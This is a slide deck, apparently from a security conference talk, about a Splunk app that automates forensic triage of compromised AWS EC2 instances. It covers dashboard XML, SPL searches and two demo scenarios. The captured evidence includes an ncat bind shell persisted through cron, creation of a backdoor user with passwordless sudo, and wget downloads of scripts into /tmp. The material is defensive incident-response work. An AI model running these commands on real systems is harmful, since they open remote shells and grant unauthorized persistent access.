

Using Splunk in Automating Forensic Investigations in AWS



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The Story So Far...

How did we get here?

Forensics App Backstory

How this app came to be

Splunkbase already contains an abundance of content to analyze forensic evidence

- Issues:
 - Most are for windows based forensics evidence
 - Only work for specific outputs (i.e. Volatility files)
 - Contain a lot of custom Javascript / Python files

Best Practices

Building the Toolset

- Memory
 - Volatile data from the EC2 instance's virtual memory
- OS Artifacts
 - Various commands run against the virtual hard drive and outputting the content to a file
- Super Timelines
 - Forensics timeline analysis
- Volatility, Margarita Shotgun, LiME, enCase
- Sleuth Kit, GRR, Loki
- Plaso/Log2Timeline



Setup

OS-Artifacts

Default layout

splunk>enterprise App: GE Forensics Alina Dejeu Messages Settings Activity Help Find

Overview **OS-Artifacts** Memory Timeline Dashboards Search App GE Forensics

OS-Artifacts

Edit Export ...

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host

Select...

Last 7 days

os-artifacts

- AWS directory
 Bash history
 Crontab
 DF
 Etc localtime
 Etc ssh
 Files modified 1 day
 Files modified 7 days
 Group
 Hidden files
 Hostnamectl
 Ifconfig
 IP-neigh
 Journal sshd
 Journalctl boots
 Journalctl limit
 Journalctl usage
 Last
 Lastb
 Loginctl listsessions
 Loginctl listusers
 Loginctl sessionstatus
 Loginctl userstatus
 Ls tmp
 Ls var tmp
 Lsb release
 Lsmmod
 Lsof
 Lsof L1
 Netstat rn
 Networkctl status
 Passwd
 Ps aux
 Rc files
 Ss ta
 Ss ua
 Ss xa
 SSH directory
 Systemctl listunitfiles
 Systemctl listunits
 Systemd cgls
 Timedatectl
 Who

Enter search i.e. field=value

Submit

Hide Filters

ERROR

Your host was not found in the kv store. Give it a minute and refresh page to see if the data has been copied into the kv store yet.

Host found in KV store

! Search is waiting for input..

OS-Artifacts

Build a lookup based on best practices

- ▶ Correlate the artifacts pulled from the host with forensics best practices and flag as appropriate.

Lookups / os_artifacts.csv

● Right-click the table for editing options

Import Export Open in Search Refresh Revert to previous version ▾

	artifact_file	file_path	flag
1	files-modified	/tmp/*	investigate
2	files-modified	/var/tmp/*	investigate
3	files-modified	/dev/*	investigate
4	files-modified	/bin/*	investigate
5	files-modified	/sbin/*	investigate
6	files-modified	/etc/*	investigate

OS-Artifacts

Trigger KV store search via a token

```
following_host_has_been_added_to_kv_store
```

```
i_063f60797a4c2a3e5
```

```
<row>
<panel>
<table>
<title>Host found in KV store</title>
<search>
<query>| inputlookup os-artifacts-evidence-collected where ($host_tok$)
| eval "following_host_has_been_added_to_kv_store"=host
| dedup following_host_has_been_added_to_kv_store
| table following_host_has_been_added_to_kv_store</query>
<progress>
<condition match="$job.resultCount$ == 1">
<set token="host_in_kv">true</set>
<set token="main_panel">true</set>
<unset token="run_kv_search"></unset>
</condition>
<condition>
<unset token="host_in_kv"></unset>
<unset token="main_panel"></unset>
<set token="run_kv_search">true</set>
</condition>
</progress>
</search>
<option name="count">10</option>
</table>
</panel>
</row>
```

When token run_kv_search is set remember to wait a minute or two because this search is writing all your forensics data to the KV store before you refresh the page.

```
<row>
<panel depends="$hide$">
<title>KV store search</title>
<table>
<search depends="$run_kv_search$">
<query>index=*security_forensics sourcetype=os-artifacts:* s
| table host source sourcetype file_name file_path permissio
start cpu_time command tty date start_time end_time durati
| outputlookup os-artifacts-evidence-collected</query>
<earliest>-30d@h</earliest>
<latest>now</latest>
</search>
</table>
</panel>
</row>
```

- ▶ Left panel: contains a search that will look for our host within the KV store.
- ▶ If host not found, run_kv_search token is set.
- ▶ Right panel: hidden panel containing a search that runs only when the run_kv_search token is set.



Demo

SCENARIO #1

PERSISTENT NETCAT BACKDOOR

- Vulnerable Jenkins server exposed to internet
- Remote exploit used to compromise instance
- Cron used to persist netcat backdoor

Alerted on suspicious IP

OS-Artifacts

Edit Export ...

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: X

os-artifacts: AWS directory Bash history Crontab DF Etc localtime Etc ssh Files modified 1 day Files modified 7 days Group Hidden files Hostnamectl Ifconfig IP-neigh Journal sshd Journalctl boots Journalctl limit Journalctl usage Last Lastb Loginctl listsessions Loginctl listusers Loginctl sessionstatus Loginctl userstatus Ls tmp Ls var tmp Lsb release Lsmmod Lsof Lsof L1 Netstat rn Networkctl status Passwd Ps aux Rc files Ss ta Ss ua Ss xa SSH directory Systemctl listunitfiles Systemctl listunits Systemd cgls Timedatectl Who

Enter search i.e. field=value Hide Filters

Host found in KV store

following_host_has_been_added_to_kv_store ⇅

i_0658r836ehf27b45h

Ss ta

state ⇅	recv_q ⇅	send_q ⇅	local_ip ⇅	local_port ⇅	remote_ip ⇅	remote_port ⇅	flag ⇅	port_also_found_in ⇅
LISTEN	0	128	[::]	ssh	[::]	*		
LISTEN	0	10	[::]	6666	[::]	*	investigate	os-artifacts:ps-aux
ESTAB	0	0	10.233.1.42	ssh	10.233.0.10	57265		
ESTAB	0	72	10.233.1.42	ssh	10.233.1.120	35350		
ESTAB	0	0	10.233.1.42	ssh	10.233.0.10	49976		
LISTEN	0	128	0.0.0.0	ssh	0.0.0.0	*		
LISTEN	0	128	127.0.0.53%lo	domain	0.0.0.0	*		
LISTEN	0	10	0.0.0.0	6666	0.0.0.0	*	investigate	os-artifacts:ps-aux

OS-Artifacts

Edit Export ...

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: i_0658r836ehf27b... X Last 7 days

- os-artifacts
- AWS directory
 - Bash history
 - Crontab
 - DF
 - Etc localtime
 - Etc ssh
 - Files modified 1 day
 - Files modified 7 days
 - Group
 - Hidden files
 - Hostnamectl
 - Ifconfig
 - IP-neigh
 - Journal sshd
 - Journalctl boots
 - Journalctl limit
 - Journalctl usage
 - Last
 - Lastb
 - Loginctl listsessions
 - Loginctl listusers
 - Loginctl sessionstatus
 - Loginctl userstatus
 - Ls tmp
 - Ls var tmp
 - Lsb release
 - Lsmmod
 - Lsof
 - Lsof L1
 - Netstat rn
 - Networkctl status
 - Passwords
 - Ps aux
 - Rc files
 - Ss ta
 - Ss ua
 - Ss xa
 - SSH directory
 - Systemctl listunitfiles
 - Systemctl listunits
 - Systemd cgls
 - Timedatectl
 - Who

Enter search i.e. field=value Submit Hide Filters

Host found in KV store

following_host_has_been_added_to_kv_store ⇅

i_0658r836ehf27b45h

Ps aux

user	process_id	cpu_load_percent	mem_used	vsz	rss	tty	stat	start	cpu_time	command	flag	port_found_in
root	30032	0.0	0.0	0	0	?	I<	Aug23	0:00	[xfsalloc]		
baduser	27728	0.0	0.4	23008	4956	pts/1	S+	23:38	0:00	bash		
root	27727	0.0	0.3	63476	3800	pts/1	S	23:38	0:00	su baduser		
root	27726	0.0	0.4	68304	4404	pts/1	S	23:38	0:00	sudo su baduser		
ubuntu	27714	0.0	0.5	23212	5240	pts/1	Ss	23:38	0:00	-bash		
ubuntu	27713	0.0	0.3	107984	3436	?	S	23:38	0:00	sshd: ubuntu@pts/1		
root	27632	0.0	0.7	107984	7156	?	Ss	23:38	0:00	sshd: ubuntu [priv]		
root	27631	0.0	0.0	0	0	?	I	23:38	0:00	[kworker/u30:1]		
root	27592	0.0	0.0	0	0	?	I	23:26	0:00	[kworker/u30:2]		
root	27481	0.0	0.5	24892	5404	?	S	23:20	0:00	/usr/bin/ncat -l -p 6666 -k -e /bin/bash		



/usr/bin/ncat -l -p 6666 -k -e /bin/bash

investigate

os-artifacts:ss-ta

- Logind listsessions
- Logind listusers
- Logind sessionstatus
- Logind userstatus
- Ls tmp
- Ls var tmp
- Lsb release
- Lsmode
- Lsof
- Lsof L1
- Netstat rn
- Networkctl status
- Passwd
- Ps aux
- Rc files
- Ss ta
- Ss ua
- Ss xa
- SSH directory
- Systemctl listunitfiles
- Systemctl listunits
- Systemd cgls
- Timedatectl
- Who

Host found in KV store

following_host_has_been_added_to_kv_store ↕

i_0658r836ehf27b45h

Crontab

_raw ↕

```
--- Crontab for each user: 'crontab -l -u' started on Thu Aug 29 23:40:12 UTC 2019 ---
```

```
<----- Crontab entry for root ----->
```

```
<----- Crontab entry for daemon ----->
```

```
<----- Crontab entry for bin ----->
```

```
<----- Crontab entry for sys ----->
```

```
<----- Crontab entry for landscape ----->
```

```
<----- Crontab entry for sshd ----->
```

```
<----- Crontab entry for pollinate ----->
```

```
<----- Crontab entry for ubuntu ----->
```

```
<----- Crontab entry for baduser ----->
```

```
# Edit this file to introduce tasks to be run by cron.
```

```
#
```

```
# Each task to run has to be defined through a single line
```

```
# indicating with different fields when the task will be run
```

```
# and what command to run for the task
```

```
#
```

```
# To define the time you can provide concrete values for
```

```
# minute (m), hour (h), day of month (dom), month (mon),
```

```
# and day of week (dow) or use '*' in these fields (for 'any').#
```

```
# Notice that tasks will be started based on the cron's system
```

```
# daemon's notion of time and timezones.
```

```
#
```

```
# Output of the crontab jobs (including errors) is sent through
```

```
# email to the user the crontab file belongs to (unless redirected).
```

```
#
```

```
# For example, you can run a backup of all your user accounts
```

```
# at 5 a.m every week with:
```

```
#0 19 * * 1 tar -zcf /var/tmp/badfolder /home/baduser/
```

```
*/10 * * * * sudo /usr/bin/ncat -l -p 6666 -k -e /bin/bash
```

```
#
```

```
# For more information see the manual pages of crontab(5) and cron(8)
```

```
#
```

SCENARIO #2

CRYPTO MINER INSTALLED VIA WGET

- Remote exploit trigger script download via wget from Pastebin
- Script downloaded to /tmp which installed a bitcoin miner

Alerted based on DNS request to known crypto mining domain

OS-Artifacts

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: os-artifacts

AWS directory
 Bash history
 Crontab
 DF
 Etc localtime
 Etc ssh
 Files modified 1 day
 Files modified 7 days
 Group
 Hidden files
 Hostnamectl
 Ifconfig
 IP-neigh
 Journal sshd
 Journalctl boots
 Journalctl limit
 Journalctl usage
 Last
 Lastb
 Loginctl listsessions
 Loginctl listusers
 Loginctl sessionstatus
 Loginctl userstatus
 Ls tmp
 Ls var tmp
 Lsb release
 Lsmmod
 Lsof
 Lsof L1
 Netstat rn
 Networkctl status
 Passwd
 Ps aux
 Rc files
 Ss ta
 Ss ua
 Ss xa
 SSH directory
 Systemctl listunitfiles
 Systemctl listunits
 Systemd cgls
 Timedatectl
 Who

Enter search i.e. field=value Hide Filters

Host found in KV store

following_host_has_been_added_to_kv_store ⇅

i_02b1bebdacbc78e11

Files modified 1 day

flag	file_name	num_times_file_name_found	file_path	file_name_found-in
investigate	malicious.sh	3	/tmp/	os-artifacts:ls-tmp os-artifacts:files-modified-7-days
investigate	suspicious.doc	3	/tmp/	os-artifacts:ls-tmp os-artifacts:files-modified-7-days
	authorized_keys	4	/home/ubuntu/.ssh/ /root/.ssh/	os-artifacts:files-modified-7-days os-artifacts:files-modified-7-days
	lastlog	2	/var/log/	os-artifacts:files-modified-7-days
	sysinfo.log	2	/var/log/landscape/	os-artifacts:files-modified-7-days
	tallylog	2	/var/log/	os-artifacts:files-modified-7-days
	syslog	2	/var/log/	os-artifacts:files-modified-7-days
	kern.log	2	/var/log/	os-artifacts:files-modified-7-days
	unattended-upgrades-shutdown.log	2	/var/log/unattended-upgrades/	os-artifacts:files-modified-7-days
	cloud-init.log	2	/var/log/	os-artifacts:files-modified-7-days
	auth.log	2	/var/log/	os-artifacts:files-modified-7-days

OS-Artifacts Edit Export ...

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: X

os-artifacts: AWS directory Bash history Crontab DF Etc localtime Etc ssh Files modified 1 day Files modified 7 days Group Hidden files Hostnamectl Ifconfig IP-neigh Journal sshd Journalctl boots Journalctl limit Journalctl usage Last Lastb Loginctl listsessions Loginctl listusers Loginctl sessionstatus Loginctl userstatus Ls tmp Ls var tmp Lsb release Lsmmod Lsof Lsof L1 Netstat rn Networkctl status Passwd Ps aux Rc files Ss ta Ss ua Ss xa SSH directory Systemctl listunitfiles Systemctl listunits Systemd cgls Timedatectl Who

Enter search i.e. field=value [Hide Filters](#)

Host found in KV store

following_host_has_been_added_to_kv_store ⇅

i_02b1bebdacbc78e11

Ls tmp

permission ⇅	num_link ⇅	user ⇅	group ⇅	file_size ⇅	file_modify_time ⇅	file_name ⇅	file_name-also-found-in ⇅	flag ⇅
drwxrwxrwt	2	root	root	4.0K	2019-08-29 22:35:39.392000000 +0000	.ICE-unix		
drwxrwxrwt	2	root	root	4.0K	2019-08-29 22:35:39.392000000 +0000	.Test-unix		
drwxrwxrwt	2	root	root	4.0K	2019-08-29 22:35:39.392000000 +0000	.X11-unix		
drwxrwxrwt	2	root	root	4.0K	2019-08-29 22:35:39.392000000 +0000	.XIM-unix		
drwxrwxrwt	2	root	root	4.0K	2019-08-29 22:35:39.392000000 +0000	.font-unix		
-rwxrwxr-x	1	baduser	baduser	0	2019-08-29 23:51:04.462417790 +0000	malicious.sh	os-artifacts:files-modified-1-day os-artifacts:files-modified-7-days	investigate
-rwxrwxr-x	1	baduser	baduser	0	2019-08-29 23:53:09.769989093 +0000	suspicious.doc	os-artifacts:files-modified-1-day os-artifacts:files-modified-7-days	investigate
drwx-----	3	root	root	4.0K	2019-08-29 22:35:42.728000000 +0000	systemd-private-45d9e47c43634881ac0c0695bcdc7277-systemd-resolved.service-QIfZIf		
drwx-----	3	root	root	4.0K	2019-08-29 22:35:39.396000000 +0000	systemd-private-45d9e47c43634881ac0c0695bcdc7277-systemd-timesyncd.service-KQA717		

OS-Artifacts

Edit Export ...

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: Last 7 days

- os-artifacts
- AWS directory
 - Bash history
 - Crontab
 - DF
 - Etc localtime
 - Etc ssh
 - Files modified 1 day
 - Files modified 7 days
 - Group
 - Hidden files
 - Hostnamectl
 - Ifconfig
 - IP-neigh
 - Journal sshd
 - Journalctl boots
 - Journalctl limit
 - Journalctl usage
 - Last
 - Lastb
 - Logindctl listsessions
 - Logindctl listusers
 - Logindctl sessionstatus
 - Logindctl userstatus
 - Ls tmp
 - Ls var tmp
 - Lsb release
 - Lsmmod
 - Lsof
 - Lsof L1
 - Netstat rn
 - Networkctl status
 - Passwd
 - Ps aux
 - Rc files
 - Ss ta
 - Ss ua
 - Ss xa
 - SSH directory
 - Systemctl listunitfiles
 - Systemctl listunits
 - Systemd cgls
 - Timedatectl
 - Who

Enter search i.e. field=value [Hide Filters](#)

Host found in KV store

following_host_has_been_added_to_kv_store

i_02b1bebdacbc78e11

Bash history

_raw

--- Contents of .bash_history files for each user: 'cat [HOME_DIR]/.bash_history' started on Fri Aug 30 00:19:47 UTC 2019 ---

```

<----- History file for /root ----->
<----- History file for /usr/sbin ----->
<----- History file for /run/uidd ----->
<----- History file for /var/lib/misc ----->
<----- History file for /var/lib/landscape ----->
<----- History file for /run/sshd ----->
<----- History file for /var/cache/pollinate ----->
<----- History file for /home/ubuntu ----->
sudo adduser baduser --disabled-password
sudo usermod -aG sudo baduser
sudo sh -c "echo 'baduser ALL=NOPASSWD: ALL' >> /etc/sudoers"
sudo su - baduser
exit
<----- History file for /home/baduser ----->
pwd
wget www.pastebin.com/2QDqyc0y > /tmp/malicious.sh
cat /tmp/malicious.sh
ls -al
ls
wget www.pastebin.com/93bwe8w > /tmp/suspicious.doc
cat /tmp/suspicious.doc
cd /tmp
ls -al
chmod a+x malicious.sh
chmod a+x suspicious.doc
history
exit

```

How Did Splunk Help?

How was the
investigative process
improved?

1. Correlate multiple forensics data sources
2. Quickly identify malicious activity

Looking Ahead

Future ES Integrations

1. More CIM normalization
2. Link to existing notables
3. Integration with threat intelligence



Q&A

David Rutstein | Incident Response
Alina Dejeu | Incident Response



Tips and Tricks


OS-Artifacts Panels

ERROR

- ▶ OS-Artifacts dashboard contains 7 panels:
 - ERROR
 - HOST found in KV store
 - KV store search
 - Input block format
 - Radio option output
 - 2 search specific panels
 - Ss ta
 - Ps aux

▶ ERROR panel:

- The ERROR panel is only displays when the HOST is not found in the KV store (see Host found in KV store panel)



```
<row>
  <panel rejects="$host_in_kv">
    <table>
      <search>
        <query>| makeresults | eval ERROR="Your host was not found in the kv store.
          Give it a minute and refresh page to see if the data has been copied into the kv store yet."
          | table ERROR</query>
      </search>
    </table>
  </panel>
</row>
```

OS-Artifacts Panels

HOST found in KV store

- ▶ HOST found in KV store panel:
 - This panel is displayed when the selected host has been found in the KV store

Host found in KV store
following_host_has_been_added_to_kv_store
i_063f60797a4c2a3e5

NOTE: We need a way to identify all of the collected forensic evidence is associated to the case at hand. Within AWS since every ec2 instance has an instance ID we have set the HOST for every forensic data that has been sent to Splunk to the ec2 instance ID of the target we are investigating.

```

<row>
  <panel>
    <table>
      <title>Host found in KV store</title>
      <search>
        <query>| inputlookup os-artifacts-evidence-collected where($host_tok$)
        | eval "following_host_has_been_added_to_kv_store"=host
        | dedup following_host_has_been_added_to_kv_store
        | table following_host_has_been_added_to_kv_store</query>
      <progress>
        <condition match="$job.resultCount$ == 1">
          <set token="host_in_kv">true</set>
          <set token="main_panel">true</set>
          <unset token="run_kv_search"></unset>
        </condition>
        <condition>
          <unset token="host_in_kv"></unset>
          <unset token="main_panel"></unset>
          <set token="run_kv_search">true</set>
        </condition>
      </progress>
    </search>
    <option name="count">10</option>
  </table>
</panel>
</row>


```


OS-Artifacts Panels

KV store search

► KV store search panel:

- This is a hidden panel that contains a `run_kv_search` token. When the token is set a search is triggered that will re-write data to the KV store.



```
<row>
  <panel depends="$hide$"
    <title>KV store search</title>
    <table>
      <search depends="$run_kv_search$"
        <query>index=*security_forensics sourcetype=os-artifacts:* source=*
          | table host source sourcetype file_name file_path permission num_link user g
            device mac os
          | outputlookup os-artifacts-evidence-collected</query>
        <earliest>-30d</earliest>
        <latest>now</latest>
      </search>
    </table>
  </panel>
</row>
```

Table the fields that appears in EVERY os-artifact. This way you can search against the KV store to show you every sourcetype that contains x artifact.

- Outputlookup overwrites data it doesn't really append anything. You could technically do `| inputlookup ... | dedup [field] | outputlookup` HOWEVER, that will not work in our case. Not every forensic data file collected contain the same fields. The only fields that appear in EVERY forensic data file collected is `sourcetype`, `source`, and `host` and we can't dedup on those. Therefore, to be safe we simply rewrite all of our forensic data to the KV store every time this search is run.

OS-Artifacts Panels

Input block format

```
<input type="radio" token="os-artifacts" id="radiobutton" searchWhenChanged="true">
  <label>os-artifacts</label>
  <choice value="index=*security_forensics sourcetype="os-artifacts:aws-director
  <choice value="index=*security_forensics sourcetype="os-artifacts:bash-history
  <choice value="index=*security_forensics sourcetype="os-artifacts:crontab"
```

1) *input setting*

▶ Block format:

- Set input type to radio and add an id
- Add the html css style to a hidden panel

```
<row depends="$hide$"
  <panel>
    <title>input block format</title>
    <html>
      <style>
        #radiobutton div[data-test="radio-list"]{
          display: inline-block;
        }
        #radiobutton div[data-test="option"]{
          display: inline-block;
          padding: 0 0 5px 5px;
          vertical-align: left;
          margin-top: 0px;
          margin-right: 10px;
          margin-bottom: 0px;
          margin-left: 0px
        }
        #radiobutton {
          width:750px;
        }
      </style>
      <style>
        .dashboard-row #panelfont .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
        .dashboard-row #panelfont2 .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
        .dashboard-row #panelfont3 .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
      </style>
    </html>
  </panel>
</row>
</row>
```

2) *css style*

OS-Artifacts Panels

Increase panel font

```
<row>
  <panel depends="$main_panel$" id="panelfont">
    <title>$os-artifact_selected$</title>
    <table>
      <search>
        <query>$host_tok$ $os-artifacts$ $search_tok$</query>
        <earliest>$time_tok.earliest$</earliest>
        <latest>$time_tok.latest$</latest>
```

```
</panel>
  <panel depends="$ss_ta$" id="panelfont2">
    <title>$ss_ta$</title>
    <table>
      <search>
        <query>| inputlookup os-artifacts-evidence-collected where
          local_port, NULL) | eval flag=if(match(state, "LISTEN"
            -21\d|6553[0-5])" | eval combine=coalesce(examine. por
```

```
<panel depends="$sps_aux$" id="panelfont3">
  <title>$sps_aux$</title>
  <table>
    <search>
      <query>| inputlookup os-artifacts-evidence-collected where
        ;102[4-9]|10[3-9]\d|1[1-9]\d{2}|[2-9]\d{3}|[1-5]\d{4}
        eventstats values(sourcetype) as value by combine | e
```

Default size

Host found in KV store	
following_host_has_been_added_to_kv_store	
i_02b1bebdacbc78e11	
Files modified 1 day	
flag	file_name

Size 20px

```
</row>
<row depends="$hides">
  <panel>
    <title>input block format</title>
    <html>
      <style>
        #radiobutton div[data-test="radio-list"]{
          display: inline-block;
        }

        #radiobutton div[data-test="option"]{
          display: inline-block;
          padding: 0 0 5px 5px;
          vertical-align: left;
          margin-top: 0px;
          margin-right: 10px;
          margin-bottom: 0px;
          margin-left: 0px
        }
        #radiobutton {
          width: 750px;
        }
      </style>
      <style>
        .dashboard-row #panelfont .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
        .dashboard-row #panelfont2 .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
        .dashboard-row #panelfont3 .dashboard-panel h2.panel-title {
          font-size: 20px !important;
        }
      </style>
    </html>
  </panel>
</row>
</row>
```

css style

▶ Panel font side:

- Add an id to panel and add html css (must be different id per panel)

OS-Artifacts Panels

Radio option output

▶ Radio option output panel:

- This panel displays the search results of the radio input option selected.
- See next 3 slides for details

```
<input type="radio" token="os-artifacts" id="radiobutton" searchWhenChanged="true">
<label>os-artifacts</label>
<choice value="index=*security_forensics sourcetype=&quot;os-artifacts:files-modif
-artifacts-evidence-collected file_name file_path host | fields + flag file_path
-artifacts:files-modified-1-day&quot;)) | fields - sourcetype host">Files modifi
<choice value="index=*security_forensics sourcetype=&quot;os-artifacts:ls-tmp&quot;
-artifacts-evidence-collected file_name host | fields + permission num_link user
(sourcetype, &quot;os-artifacts:ls-tmp&quot;)) | fields - sourcetype host| eval
<choice value="SS TA">Ss ta</choice>
<choice value="PS AUX">Ps aux</choice>
<change>
<condition label="Ss ta">
<set token="ss_ta">${label$}</set>
<unset token="ps_aux"></unset>
<unset token="main_panel"></unset>
</condition>
<condition label="Ps aux">
<set token="ps_aux">${label$}</set>
<unset token="ss_ta"></unset>
<unset token="main_panel"></unset>
</condition>
<condition>
<set token="os-artifact_selected">${label$}</set>
<set token="main_panel"></set>
<unset token="ss_ta"></unset>
<unset token="ps_aux"></unset>
</condition>
</change>
```

```
<panel depends="$ss_ta$" id="panelfont2">
<title>${ss_ta$}</title>
<table>
<search>
<query>| inputlookup os-artifacts-evidence-collected where $host_tok$
local_port, NULL) | eval flag=if(match(state, "LISTEN") AND (local_
-2]\d{16553[0-5]")) | eval combine=coalesce(examine, port) | eventst
port examine value sourcetype host</query>
<earliest>${time_tok.earliest$}</earliest>
<latest>${time_tok.latest$}</latest>
</search>
<option name="refresh.display">progressbar</option>
<format type="color" field="flag">
<colorPalette type="map">{"investigate":#DC4E41}</colorPalette>
</format>
</table>
</panel>
```

```
<row>
<panel depends="$main_panel$" id="panelfont">
<title>${os-artifact_selected$}</title>
<table>
<search>
<query>${host_tok$} ${os-artifacts$} ${search_tok$}</query>
<earliest>${time_tok.earliest$}</earliest>
<latest>${time_tok.latest$}</latest>
</search>
<option name="count">100</option>
<option name="drilldown">none</option>
<option name="refresh.display">progressbar</option>
<format type="color" field="flag">
<colorPalette type="map">{"investigate":#DC4E41}</colorPalette>
</format>
</table>
</panel>
```

Minimize Amount of Panels

Instead of setting each radio option to a token and having a separate panel for each token use `<choice value="...[mysearch]...">`

```

<input type="radio" token="field1" searchWhenChanged="true">
  <label>Os-Artifacts</label>
  <choice value="Etc ssh">Etc ssh</choice>
  <choice value="Files modified 1 day">Files modified 1 day</choice>
  <choice value="Ls tmp">Ls tmp</choice>
  <change>
    <condition label="Etc ssh">
      <set token="Etc ssh">>true</set>
      <unset token="Files modified 1 day"></unset>
      <unset token="Ls tmp"></unset>
    </condition>
    <condition label="Files modified 1 day">
      <unset token="Etc ssh"></unset>
      <set token="Files modified 1 day">>true</set>
      <unset token="Ls tmp"></unset>
    </condition>
    <condition label="Ls tmp">
      <unset token="Etc ssh"></unset>
      <unset token="Files modified 1 day"></unset>
      <set token="Ls tmp">>true</set>
    </condition>
  </change>

```

Here we only have 3 radio options imagine if we had 20

```

<row>
  <panel depends="$Etc ssh$" >
    <title>Etc ssh</title>
    <event>
      <search>...</search>
    </event>
  </panel>
  <panel depends="$Files modified 1 day$" >
    <title>Files modified 1 day</title>
    <event>
      <search>...</search>
    </event>
  </panel>
  <panel depends="$Ls tmp$" >
    <title>Ls tmp</title>
    <event>

```

We would have to have 20 different panels as well

Instead of this

```

<input type="radio" token="os-artifacts" id="radiobutton" searchWhenChanged="true">
  <label>os-artifacts</label>
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:etc-ssh&quot; | reverse | table
    file_name host | eval num_times_file_name_found = mvcount(sourcetype) | eval all_file_paths=mvdedup(
    -in&quot;=mvfilter(NOT match(sourcetype,&quot;os-artifacts:files-modified-1-day&quot;)) | fields - s
    file_name_found-in">Files modified 1 day</choice>
  <choice value="index=*security_forensics sourcetype=&quot;os-artifacts:ls-tmp&quot; | reverse | table
    | fields + permission num_link user group file_size file_modify_time file_name sourcetype host | eval
    (isnull('file_name-also-found-in'), &quot;&quot;, &quot;&quot;investigate&quot;)">Ls tmp</choice>
  <change>
    ...
    <condition>
      <set token="os-artifact_selected">$label$</set>
      <set token="main_panel"></set>
    </condition>
  </change>
</input>
</fieldset>
...
<row>
  <panel depends="$main_panel$" id="panelfont">
    <title>$os-artifact_selected$</title>
    <table>
      <search>
        <query>$host_tok$ $os-artifacts$ $search_tok$</query>
        <earliest>$time_tok.earliest$</earliest>
